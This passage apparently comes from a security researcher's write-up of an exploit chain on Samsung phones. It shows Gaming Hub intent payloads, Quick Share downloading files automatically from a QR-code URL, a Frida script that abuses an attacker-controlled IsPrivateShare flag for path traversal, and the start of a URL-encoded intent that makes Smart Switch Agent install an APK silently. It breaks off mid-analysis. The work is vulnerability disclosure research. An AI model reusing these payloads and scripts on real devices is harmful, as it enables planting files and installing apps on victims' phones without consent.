
If the Data URI does not start with one of the above values, then the Activity finishes.

```
public final class QrCodeAppLinkActivity extends l {
...
    public final void onCreate(Bundle bundle) {
        ...
        String yaydatayay = getIntent().getDataString();
        List list = a.a; // list of valid URL values
        int i10 = 1;
        int i11 = 0;
        if (!(list instanceof Collection) || !list.isEmpty()) {
            Iterator it = list.iterator();
            while (it.hasNext()) {
                if (k.r0(yaydatayay, (String) it.next(), false)) { // checks if
yaydatayay starts with one of the URL values
                    z10 = true;
                    break;
                }
            }
        }
        if (!z10) {
            ...
            finish();
            return;
        }
```

One thing to note about the URLs is that they are closely related to how Quick Share is used to share files between devices via QR Code.

When sharing a file via QR code, the sending device displays:

- A QR code
- A URL that can be browsed to



12:51 98%

Quick Share

You'll share as YayAttackerPhoneYay

Share to devices nearby

QR code or link

Scanning nearby...

Turn on the screen on the device you want to share with.

Share to contacts

QR code or link

Ask the recipient to scan the QR code or go to the link to receive the files. Anyone with access to the QR code or link can access these files without your permission.

https://quickshare.samsungcloud.com/kvqpsbyNG5WW

Copy URL

In the above screenshot, the QR code contains the URL `https://qr.quickshare.smasungcloud.com/kvqpsbyNG5WW` which matches the URL requirements mentioned earlier. Additionally, the URL ends in a code that is also present in the URL that can be browsed to.

Using this information, it can be deduced that the URL that should be passed to `QrCodeAppLinkActivity` should be a QR code URL.

If the QR code is read by a Samsung phone, then the Samsung phone will automatically launch Quick Share and attempt connect to whatever device is hosting the file. From there, the Samsung phone will download the file automatically from the hosting device. Then the file will be saved to `/storage/emulated/0/Download/Quick Share/`.

Its not a bug, it's a feature – Automatically download files without user confirmation

If the Activity `QrCodeAppLinkActivity` is launched with an appropriate QR code URL, the Quick Share application will automatically attempt to connect to the hosting device and download the designated file. This is done without user confirmation.

It is understood that the Activity `QrCodeAppLinkActivity` must be exported in order to function properly. This is due to how phones read QR codes and craft Intent objects based on the content of the QR code.

Going back to the exploit chain, we will be using two payloads. First, the following payload forces Gaming Hub to simply launch Quick Share. This is to ensure that the appropriate services are running in the background before proceeding with the next step.

```
Intent;component=com.samsung.android.app.sharelive/.presentation.main.MainActivity
```

After Quick Share is launched, the `MainActivity` of Quick Share is kept in the foreground while the Gaming Hub WebView is kept in the background. The WebView still processes JavaScript and data while running in the background.

After a few seconds, the Gaming Hub WebView receives another payload, which forces the device to perform the following actions:

- Quick Share's `QRCodeAppLinkActivity` Activity is launched
    - A QR code URL is passed to the Activity
- The QR code value is read from the URL
- The phone will recognize that it must attempt to download a file from a nearby phone
- The phone will attempt to connect to the nearby phone and download the file automatically
- The file is placed in `/storage/emulated/0/Download/Quick Share/`

NOTE: typically on Android, an Activity must be in the foreground before it can launch Activities. However, if an application has the correct Android permissions, it will have the ability to launch Activities even if the running application is in the background.

In this case, Gaming Hub does contain those permissions. So while Gaming Hub is in the background and Quick Share's Main Activity is in the foreground, Gaming Hub is still able to launch Activities.

Specifically, when Gaming Hub is launched, it starts a service in the foreground of the device, and its able to keep that permission via the `android.permission.FOREGROUND_SERVICE` Android permission.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="710107000"
    android:versionName="7.1.01.7"
    android:compileSdkVersion="35"
    android:compileSdkVersionCodename="15"
    package="com.samsung.android.game.gamehome"
    ...
    <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
```

So as long as the service continues to run in the foreground, then Gaming Hub can continue to launch Activities even if none of its own Activities are in the foreground.

Bug 4 – A file downloaded via Quick Share can be saved to an arbitrary location

Exploit Payload

A Frida script (or Xposed Module) can be used to exploit this issue. Run the following Frida Script on an attacker controlled phone:

```
console.log("script loaded");
Java.perform(function() {

    var yayclass1yay = Java.use('e2.t');

    yayclass1yay.n.overload('org.json.JSONObject', 'e2.h', 'boolean').implementation
= function(a,b,c) {

        if (a.has("IsPrivateShare")) {
            a.put("IsPrivateShare", true)
        }
        if (a.has("Path")) {
            a.put("Path","/../../../../../../GPUWatch_Dump/html/")
        }
        var ret_val = this.n(a,b,c);
        console.log("send json: " + a + "\n" + "send bytes: " + ret_val + "\n")
        return ret_val;
    }
});
```

The attacker controlled phone should then share a file on their phone via Quick Share. Take note of the QR code URL that is generated on the attacker controlled phone generate. That QR code URL should then be used to launch Quick Share on the target phone.

NOTE: the `GPUWatch_Dump/html/` value in the above script is strictly used for this exploit chain.

Exploit Details

The application "Quick Share Agent" (`com.samsung.android.aware.service` version 3.5.19.33) is a background application that runs alongside the Quick Share application. When sending and receiving files via Quick Share, it is actually Quick Share Agent that handles connections to remote phones and sending/receiving files.

In Quick Share Agent, the class e2.t handles:

- Manages a Socket connection between phones
- Sending data to the remote device
- Receiving data from the remote device

When sending a file, two JSON messages are sent before sending the file(s). The first message establishes information about the connection, and two fields are of interest for this exploit chain:

- What type of data is being sent (`File`/`Folder`)
- If the transfer is considered a "`PrivateShare`", which is a Samsung exclusive function to encrypt the file being sent

```
{
  "TotalBytes": 3322214,
  "TotalCount": 1,
  "ItemType": "File",
  "IsAlbumShare": true,
  "IsPrivateShare": false,
  "SenderFriendlyName": "YayAttackerPhoneYay",
  "TransportDescription": "",
  ...
```

The second message contains information about the file/folder being sent. Two fields are of interest for this exploit chain:

- Name
- Path

```
{
  "Name": "Yay.jpg",
  "TotalBytes": 3322214,
  "Path":"\/storage\/emulated\/0\/ShareViaWifi\/Yay.jpg",
  "Url": "ftcp_url_0_",
  ...
```

When the second message is received, Quick Share Agent passes the received JSON string to class `f2.i` method `s(JSONObject)`. From there, Name and Path are passed to two different sanitization functions, depending on if class `x1.b` method `x()` returns `True` or `False`.

```
public final class i implements k.c, c.c {
    public final b b;
...
    public final f2.l s(JSONObject yayreceivedjsonyay) {
        ...
        String yaynameyay;
        String yaypathyay;
        if(this.b.x()) {
            // no sanitization
            yaynameyay = yayreceivedjsonyay.optString("Name", "Unknown.dat");
            yaypathyay = yayreceivedjsonyay.optString("Path");
        }
        else {
            // sanitize Name and Path
            String yaytemp1yay = yayreceivedjsonyay.optString("Name",
"Unknown.dat");
            yaynameyay = new k5.i("[:\"<>*?|/\u0000-\u001F\u007F\\\\]").e
(yaytemp1yay, "-"); // sanitizes name
            String yaytemp2yay = yayreceivedjsonyay.optString("Path");
            yaypathyay = new k5.i("[:\"<>*?|\u0000-
\u001F\u007F\\\\]").e(yaytemp2yay, "-");
        }
```

Looking at class `x1.b` method `x()`, the return value was dependent on the value of the static Boolean value h. And the value of h is dependent on whatever executes the method `J(boolean)`.

```
public class b {
    public boolean h;
    ...
    public final void J(boolean z5) {
        this.h = z5;
    }
    ...
    public final boolean x() {
        return this.h;
    }
```

Previously, it was mentioned that 2 JSON messages are sent to the receiving phone. The first message is processed in class `f2.i` method `D(c, JSONObject)`. In one part of that method, the value related to the key `IsPrivateShare` is extracted and then is passed as an argument to class `x1.b` method `J(boolean)`.

```
public final class i implements k.c, c.c {
...
    public final boolean D(c c, JSONObject yayjsonobjectyay) {
        ...
        this.g.J(yayjsonobjectyay.optBoolean("IsPrivateShare", false));
```

BUG 4 – IsPrivateShare is attacker controlled, resulting in a Path Traversal attack

When receiving a file/folder from an attacker controlled phone, and the attacker controlled phone sends a IsPrivateShare value of True, then the attacker controlled phone can force the target phone to save the incoming file into any directory that Quick Share Agent has write access to.

In our exploit chain, we use this vulnerability to save a Drozer `.apk` file onto the victim's phone at the location `/storage/emulated/0/GPUWatch_Dump/html/`. In order to do this, first run the following Frida command. Note that you might have to share a file normally first in order to start the Quick Share Agent service:

```
$ frida -U -l yayscriptyay.js com.samsung.android.aware.service
```

Below is the contents of yayscriptyay.js. This script will:

- Intercept all JSON messages that are intended to be sent to the receiving phone
- Change the `IsPrivateShare` value to `True`
- Change the Path value to "`/../../../../../../GPUWatch_Dump/html/`"


```
console.log("script loaded");
Java.perform(function() {

    var yayclass1yay = Java.use('e2.t');

    yayclass1yay.n.overload('org.json.JSONObject', 'e2.h', 'boolean').implementation
= function(a,b,c) {

        if (a.has("IsPrivateShare")) {
            a.put("IsPrivateShare", true)
        }
        if (a.has("Path")) {
            a.put("Path","/../../../../../../GPUWatch_Dump/html/")
        }
        var ret_val = this.n(a,b,c);
        console.log("send json: " + a + "\n" + "send bytes: " + ret_val + "\n")
        return ret_val;
    }
});
```

NOTE: the number of "`../`" in the new Path value matters. When Quick Share "downloads a folder" from a phone, it actually performs the following steps:

1. Creates a new directory `/storage/emulated/0/Android/data/com.samsung.android.aware.service/files/<bunch of numbers>/`
2. The folder(s) defined in the Path value are created in the above mentioned directory
3. The file(s) that are in the sender's phone are sent to the receiving phone, and saved in the above newly created directory
4. Once all files are sent, the above newly created directory is copied to `/storage/emulated/0/Download/Quick Share/`

The number of "`../`" ensures that during the folder creation process (step 2), the folder(s) are created in the `/storage/emulated/0/` directory.

Once the Frida script is running, place the `.apk` file into any directory on the attacker controlled phone. Then share the folder and select "Quick Share". Finally, generate a QR code for the share by tapping "QR code or link".



7:25 100%

1 selected

All

Internal storage

Movies	Sep 6, 2023 6:46 PM	0 items
Music	Sep 6, 2023 6:46 PM	1 item
Notifications	Sep 6, 2023 6:46 PM	0 items
Pictures	Sep 6, 2023 6:46 PM	0 items
Podcasts	Sep 6, 2023 6:46 PM	0 items
Recordings	Sep 6, 2023 6:46 PM	0 items
Ringtones	Sep 6, 2023 6:46 PM	0 items
✓ yayfolderyay	Oct 12 7:18 AM	1 item


7:25 100%

Quick Share

You'll share as YayAttackerPhoneYay

Share to devices nearby

QR code or link

Scanning nearby...

Turn on the screen on the device you want to share with.

Share to contacts


QR code or link

Ask the recipient to scan the QR code or go to the link to receive the files. Anyone with access to the QR code or link can access these files without your permission.

https://quickshare.samsungcloud.com/8eRe6wEuh5Cn

Now when someone tries to download the folder, yay.apk will be placed in `/storage/emulated/0/GPUWatch_Dump/html/`.

```
e1s:/storage/emulated/0 # ls ./GPUWatch_Dump/html/
yay.apk
```



Quick Share

Files will be transferred directly from the sender's device.

Quick Share

1 file received from YayAttackerPhoneYay.

For our exploit chain, when the attacker phone generates a QR code, the random code at the end of the URL should be used in bug 4. This will force the target phone to download the `.apk` file automatically without user confirmation.

Bug 5 – Silently install `.apk` file located on disk

Exploit Payload

The following payload is sent from `<attackerServer>` to force Gaming Hub to launch Smart Switch Agent:

```
intent://#Intent;component=com.sec.android.easyMover.Agent/.ui.SsmUpdateCheckActivit
y;action=com.sec.android.easyMover.Agent.WATCH_INSTALL_SMART_SWITCH;S.MODE=DIALOG;S.
ssm_action=yayactionyay;S.ssm_uri=%63%6f%6e%74%65%6e%74%3a%2f%2f%63%6f%6d%2e%73%61%6
d%73%75%6e%67%2e%67%70%75%77%61%74%63%68%61%70%70%2e%48%74%6d%6c%44%75%6d%70%50%72%6
f%76%69%64%65%72%2f%79%61%79%2e%61%70%6b;end;
```

NOTE: the `ssm_uri` value is set to a custom value that is specific to this exploit chain.

Exploit Details

The application "Smart Switch Agent" (`com.sec.android.easyMover.Agent` version 2.0.02.24) is a background application that runs alongside the Smart Switch application. When transferring data between an old phone and a new Samsung phone, the Smart Switch Agent helps facilitate the installation of applications on the new phone.

One of the exported Activities, `com.sec.android.easyMover.Agent.ui.SsmUpdateCheckActivity`, is protected by a custom permission, `com.wssnps.permission.COM_WSSNPS`. However, Gaming Hub also uses this permission, making it possible for Gaming Hub to launch the `SsmUpdateCheckActivity` Activity.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="710107000"
    android:versionName="7.1.01.7"
    ...
    package="com.samsung.android.game.gamehome"
    ...
    <uses-permission android:name="com.wssnps.permission.COM_WSSNPS"/>
```

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="200200024"
    android:versionName="2.0.02.24"
    ...
    package="com.sec.android.easyMover.Agent"
    ...
    <activity
android:name="com.sec.android.easyMover.Agent.ui.SsmUpdateCheckActivity"
            android:permission="com.wssnps.permission.COM_WSSNPS"
            android:exported="true"
            android:excludeFromRecents="true"
            android:screenOrientation="portrait"

android:configChanges="smallestScreenSize|screenSize|screenLayout|orientation">
            <intent-filter>
                <action
android:name="com.sec.android.easyMover.Agent.WATCH_INSTALL_SMART_SWITCH"/>
                <category android:name="android.intent.category.DEFAULT"/>
            </intent-filter>
        </activity>
```

`SsmUpdateCheckActivity` first checks that the incoming Intent contains a specific Action, and assigns the Intent String extra “MODE” to the static String variable `r`. If the Action value does not match a specific value, then the Activity finishes.

```
public class SsmUpdateCheckActivity extends p {
    ...
    public final void onCreate(Bundle bundle) {
        ...
        Intent intent = getIntent();
        if (intent == null) {
            finish();
        } else {
            this.q = intent.getAction();
            this.r = intent.getStringExtra("MODE");
            if
(!"com.sec.android.easyMover.Agent.WATCH_INSTALL_SMART_SWITCH".equals(this.q)) {
                Log.w("[SmartSwitchAgent]SsmUpdateCheckActivity", "Undefined action!
- " + this.q);
                finish();
    ...
```

Continuing down `SsmUpdateCheckActivity`, a new Intent object is created and the target Component value is dependent on the value of the String extra “MODE”. For our exploit chain, our “MODE” value is set to “DIALOG”, which will set the Intent object’s Component to `com.sec.android.easyMover.Agent.ui.SsmUpdatePkgDialog`.

All of the incoming Intent’s extras are added to the newly created Intent object. Then `startActivity(Intent)` is executed against the newly created Intent object.

```
public class SsmUpdateCheckActivity extends p {
    ...
    public final void onResume() {
        ...
        if ("DIALOG".equals(this.r)) {
            Intent yayintentyay = new Intent(this.o, (Class<?>)
SsmUpdatePkgDialog.class);
            yayintentyay.setAction(getIntent().getAction());
            yayintentyay.replaceExtras(getIntent());
            yayintentyay.addFlags(33554432);
            startActivity(yayintentyay);
            finish();
            return;
        }
```

When `SsmUpdatePkgDialog` receives the Intent object, it passes the object to class s4.c and sets some static variables based on the Intent object’s extras. Two of these parameters are of interest:

- `ssm_action` which is saved to the static variable `j`
- `ssm_uri` which is saved to the static variable k

```
public class SsmUpdatePkgDialog extends n {
...
    public final void onCreate(Bundle bundle0) {
        ...
        this.q = new c(this.getIntent());
        ...
```

```
public final class c {
...
    public c(Intent intent) {
        ...
        this.j = intent.getStringExtra("ssm_action");
        this.k = intent.getStringExtra("ssm_uri");
        ...
```

The `ssm_uri` value / static k variable is then read by class `l.n3` method `run()` and passes the value to class `l4.u` method `g(String, String)`. From there, the value is passed to class `s4.a` method `k(Context, String, String, b)`.

